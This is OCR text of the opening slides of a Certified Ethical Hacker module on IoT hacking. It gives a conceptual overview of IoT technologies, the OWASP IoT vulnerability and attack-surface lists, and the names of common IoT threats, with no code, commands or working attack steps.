
C|EH
Certified Ethical Hacker
Module 18
IoT Hacking

Module Objectives

Module Objectives


- Understanding IoT Concepts
- Overview of IoT Threats and Attacks
- Understanding IoT Hacking Methodology
- IoT Hacking Tools
- IoT Hacking Countermeasures
- IoT Security Tools
- Overview of IoT Penetration Testing

Module Flow


1. IoT Concepts
2. IoT Attacks
3. IoT Hacking Methodology
4. IoT Hacking Tools
5. Countermeasures
6. IoT Pen Testing

What is IoT?


- Internet of Things (IoT), also known as **Internet of Everything** (IoE) refers to the network of devices with an IP address that have the capability of sensing, collecting and sending data using embedded sensors, communication hardware and processors
- In IoT, a **thing** is referred to as the device that is **implanted on natural** or **man-made** or **machine-made** objects and having the functionality of **communicating over the network**



How IoT Works



IoT Architecture



IoT Application Areas and Devices

Service Sectors	Application Groups	Locations	Devices
Buildings	• Commercial/Institutional	• Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	HVAC, Transport, Fire & Safety, Lighting, Security, Access, etc.
	• Industrial	• Process, Clean Room, Campus	
Energy	• Supply/Demand	• Power Gen, Trans & Dist, Low Voltage, Power Quality, Energy management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	• Alternative	• Solar Wind, Co-generation, Electrochemical	
	• Oil/Gas	• Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	• Infrastructure	• Wiring, Network Access, Energy management	Digital cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washer/ Dryers, Meters, Lights, TVs, MP3, Games Console, Alarms, etc.
	• Awareness & Safety	• Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	• Convenience & Entertainment	• HVAC/Climate, Lighting, Appliance, Entertainment	
Healthcare and Life Science	• Care	• Hospital, ER, Mobile, POC, Clinic, Labs, Doctor Office	MRI, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	• In Vivo/Home	• Implants, Home, Monitoring Systems	
	• Research	• Drug Discovery, Diagnostics, Labs	
Transportation	• Non-Vehicular	• Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	• Vehicles	• Consumer, Commercial, Construction, Off-Highway	
	• Trans Systems	• Tolls, Traffic mgmt., Navigation	

http://www.beechamresearch.com

IoT Application Areas and Devices (Cont'd)

Service Sectors	Application Groups	Locations	Devices
Industrial	• Resource Automation	• Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	• Fluid/Processes	• Petro-Chem, Hydro, Carbons, Food, Beverage	
	• Converting/Discrete	• Metals, Papers, Rubber/Plastic, Metalworking electronics, Assembly/Test	
	• Distribution	• Pipelines, Conveyance	
Retail	• Specialty	• Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	• Hospitality	• Hotels Restaurants, Bars, Cafes, Clubs	
	• Stores	• Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	• Surveillance	• Radar/Satellite, Environ., Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	• Equipment	• Weapons, Vehicles, Ships, Aircraft, Gear	
	• Tracking	• Human, Animal, Postal, Food, Health, Baggage	
	• Public Infrastructure	• Water, Treatment, Building, Environ. Equip. & Personnel, Police, Fire, Regulatory	
	• Emergency Service	• Ambulance, Police, fire, Homeland Security	
IT and Networks	• Public	• Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs. Routers, Switches, PBXs, etc.
	• Enterprise	• IT/Data Center Office, Privacy Nets	

http://www.beechamresearch.com

IoT Technologies and Protocols

Short-range Wireless Communication

- Bluetooth Low Energy (BLE)
- Light-Fidelity (Li-Fi)
- Near Field Communication (NFC)
- QR Codes and Barcodes
- Radio Frequency Identification (RFID)
- Thread
- Wi-fi
- Wi-Fi Direct
- Z-wave
- ZigBee

Medium-range Wireless Communication

- Ha-Low
- LTE-Advanced

Long-range Wireless Communication

- Low-power Wide-area Networking (LPWAN)
  - LoRaWAN
  - Sigfox
  - Neul
- Very Small Aperture Terminal (VSAT)
- Cellular

Wired Communication

- Ethernet
- Multimedia over Coax Alliance (MoCA)
- Power-line Communication (PLC)


IoT Operating Systems

- RIOT OS
- ARM mbed OS
- RealSense OS X
- Nucleus RTOS
- Brillo
- Contiki
- Zephyr
- Ubuntu Core
- Integrity RTOS
- Apache Mynewt


IoT Communication Models

1 Device-To-Device Model


2 Device-To-Cloud Model



3 Device-to-Gateway Model



4 Back-End Data-Sharing Model



Challenges of IoT

01	Lack of security and privacy	05	Clear text protocols and unnecessary open ports	09	Interoperability standard issues
02	Vulnerable web interfaces	06	Coding errors (buffer overflow)	10	Physical theft and tampering
03	Legal regulatory and rights issues	07	Storage issues	11	Lack of vendor support for fixing vulnerabilities
04	Default, weak, and hardcoded credentials	08	Difficult to update firmware and OS	12	Emerging economy and development issues

Threat vs Opportunity

If **MISCONFIGURED** and **MISAPPREHEND**, IoT poses an unprecedented risk to personal data, privacy and safety

If **APPREHENDED** and **PROTECTED**, IoT will boost transmissions, communications, delivery of services and standard of living

Module Flow

1. IoT Concepts
2. IoT Attacks
3. IoT Hacking Methodology
4. IoT Hacking Tools
5. Countermeasures
6. IoT Pen Testing

IoT Security Problems

APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, Authentication, lack of storage security
CLOUD	Improper Authentication, no encryption for storage and communications, insecure web interface
IoT	**Application + Network + Mobile + Cloud = IoT**

OWASP Top 10 IoT Vulnerabilities and Obstacles

Vulnerabilities	Obstacles
1. Insecure Web Interface	• Default credentials • Absence of account lockout mechanism • CSRF, SQLi, XSS vulnerabilities
2. Insufficient Authentication/ Authorization	• Insecure password recovery mechanism • Weak passwords • Absence of two-factor authentication
3. Insecure Network Services	• Vulnerable to Denial-of-Service attack • Exposed ports via UPnP • Unwanted ports are open
4. Lack of Transport Encryption/Integrity Verification	• Sensitive and confidential information is sent unencrypted • Absence of SSL/TLS or not properly configured • Use of propriety encryption protocols
5. Privacy Concerns	• A lot of personal information is collected • Collected information is not properly managed and protected • End user is not given a choice to allow collection of certain types of data

Vulnerabilities	Obstacles
6. Insecure Cloud Interface	• No review of interfaces for security vulnerabilities • Presence of weak passwords • Absence of two-factor authentication
7. Insecure Mobile Interface	• Presence of weak passwords • Absence of account lockout mechanism • Absence of two-factor authentication
8. Insufficient Security Configurability	• Absence of passwords security options • Absence of encryption options • No options for enabling security logging
9. Insecure Software/ Firmware	• Insecure update servers • Transmission of unencrypted device updates • Unsigned device updates
10. Poor Physical Security	• Unwanted external ports like USB ports • Access to operating systems via remote media • Not able to limit the administrative capabilities

https://www.owasp.org

IoT Attack Surface Areas

1

Device Memory

- Clear-text credentials
- Third-party credentials
- Encryption keys

2

Ecosystem Access Control

- Implicit trust between components
- Enrollment security
- Decommissioning system
- Lost access procedures

3

Device Physical Interfaces

- Firmware extraction
- User CLI
- Admin CLI
- Privilege escalation
- Reset to insecure state
- Removal of storage media

4

Device Web Interface

- SQL injection
- Cross-site scripting
- Cross-site Request Forgery
- Username enumeration
- Weak passwords
- Account lockout
- Known default credentials

5

Device Firmware

- Hardcoded credentials
- Sensitive information disclosure
- Sensitive URL disclosure
- Encryption keys
- Firmware version display and/or last update date

6

Device Network Services

- Information disclosure
- User and admin CLI
- Injection and Denial-of-Service
- Unencrypted services
- Poorly implemented encryption
- UPnP
- Vulnerable UDP Services

7

Administrative Interface

- SQL injection
- Cross-site scripting
- Security/encryption options
- Logging options
- Two-factor authentication
- Inability to wipe device

8

Local Data Storage

- Unencrypted data
- Data encrypted with discovered keys
- Lack of data integrity checks

https://www.owasp.org

IoT Attack Surface Areas (Cont'd)

9

Cloud Web Interface

- SQL injection
- Cross-site scripting
- Transport encryption
- Insecure password recovery mechanism
- Two-factor authentication

10

Update Mechanism

- Update sent without encryption
- Updates not signed
- Update location writable
- Update verification
- Malicious update
- Missing update mechanism
- No manual update mechanism

11

Third-party Backend APIs

- Unencrypted PII sent
- Encrypted PII sent
- Device information leaked
- Location leaked

12

Mobile Application

- Implicitly trusted by device/cloud
- Username enumeration
- Account lockout
- Known default credentials
- Weak passwords
- Insecure data storage
- Transport encryption
- Insecure password recovery mechanism

13

Vendor Backend APIs

- Inherent trust of cloud or mobile application
- Weak authentication
- Weak access controls
- Injection attacks

14

Ecosystem Communication

- Health checks
- Heartbeats
- Ecosystem commands
- De-provisioning
- Pushing updates

15

Network Traffic

- LAN
- LAN to Internet
- Short range
- Non-standard

https://www.owasp.org


IoT Threats

- IoT devices on the Internet have a very few security **protection mechanisms** against various emerging threats
- Attackers often exploit these **poorly protected devices** on the Internet to cause physical damage to the network, to wiretap the communication, and also to **launch disruptive attacks** such as DDoS

IoT Threats


01	DDoS Attack
02	Attack on HVAC Systems
03	Rolling Code Attack
04	BlueBorne Attack
05	Jamming Attack
06	Remote Access using Backdoor
07	Remote Access using Telnet
08	Sybil Attack
09	Exploit Kits
10	Man-in-the-Middle Attack
11	Replay Attack
12	Forged Malicious Device
13	Side Channel Attack
14	Ransomware

Hacking IoT Devices: General Scenario



